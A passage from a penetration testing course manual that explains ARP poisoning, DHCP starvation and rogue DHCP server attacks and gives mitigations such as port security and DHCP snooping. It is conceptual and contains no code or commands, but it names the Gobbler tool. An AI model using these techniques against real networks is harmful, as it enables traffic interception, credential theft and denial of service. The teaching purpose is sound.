protocol that maps IP network addresses to the addresses (hardware addresses) used by the data link protocol. Using this protocol, you can easily get the MAC address of any device within a network. Apart from the switch, the host machines also use the ARP protocol for getting MAC addresses. ARP is used by the host machine when a machine wants to send a packet to another device and it must mention the destination MAC address in the packet sent. To write the destination MAC address in the packet the host machine should know the MAC address of the destination machine. The MAC address table (ARP table) is maintained in several places even in the operating system.

ARP resolves IP addresses to the MAC (hardware) address of the interface to send data. If the machine sends an ARP request, it normally considers that the ARP reply comes from the right machine. ARP provides no means to verify the authenticity of the responding device. In fact, many operating systems implement ARP so trustingly that devices that have not made an ARP request still accept ARP replies from other devices.

An attacker can craft a malicious ARP reply that contains an arbitrary IP and MAC address. Since the victim's computer blindly accepts the ARP entry into its ARP table, an attacker can force the victim's computer to think that the IP is related to the MAC address they want. An attacker can then broadcast their fake ARP reply to the victim's entire network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.275: ARP poisoning

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DHCP Starvation Attacks

In a DHCP starvation attack, an attacker floods the DHCP server by sending a large number of DHCP requests and uses all the available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a denial of service (DoS) attack. Because of this issue, valid users cannot obtain or renew their IP addresses, and thus fail to access their network.

In a DHCP starvation attack, the attacker can broadcast a number of DHCP requests with spoofed MAC addresses. Sending many DHCP requests can consume the address space in the DHCP server. The DHCP starvation attack is similar to the Synchronization (SYN) flood attack. The victim network suffers a starvation of DHCP resources as the attackers are continuously broadcasting fake DHCP requests. The attackers can also place a rogue DHCP server in their system and respond to the DHCP requests from the victims or users. In the DHCP starvation attack, the attacker continuously sends many DHCP requests with fake MAC addresses. These request IP addresses from the DHCP server. The attacker continues the process until their request has completely utilized the space available in the DHCP server, disabling the victim from gaining an IP address. An attacker broadcasts DHCP requests with spoofed MAC addresses with the help of tools such as Gobbler.

Port security is a method used in preventing the DHCP starvation attack. It limits the number of MAC addresses that can access the port. Only those MAC addresses having permission to access the port can send forward the packets. DHCP snooping is another method available in preventing the DHCP starvation attack. It filters the untrusted DHCP messages. The DHCP snooping is a Cisco catalyst switch feature that determines the port that can respond to the DHCP requests.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.276: DHCP starvation attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DHCP Spoofing Attack

A DHCP Spoofing attack is also known as a rogue DHCP server attack. In a rogue DHCP server attack, an attacker will introduce a rogue server in the network. This rogue server has the ability to respond to client's DHCP discovery requests. Though both the servers respond to the request, i.e., the rogue server and the actual DHCP server, the server that responds first will be taken by the client. If the rogue server gives the response earlier than the actual DHCP server, the client takes the response from the rogue server instead. The information provided to the clients by this rogue server can disrupt their network access, causing a DoS.

The DHCP response from the attacker's rogue DHCP server may assign the IP address of an attacker as a client's default gateway. As a result, all the traffic from the client will be sent to the attacker's IP address. The attacker then captures all the traffic and forwards this traffic to the appropriate default gateway. From the client's viewpoint, they think that everything is functioning correctly. This type of attack cannot be detected by the client for a long period of time.

Instead of using the standard DHCP server, the client can use a rogue DHCP server. The rogue server directs the client to visit fake websites for the purpose of gaining their credentials.

To mitigate a rogue DHCP server attack, set the interface to which that rogue server is connected to as untrusted. That action will block all ingress DHCP server messages from that interface.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


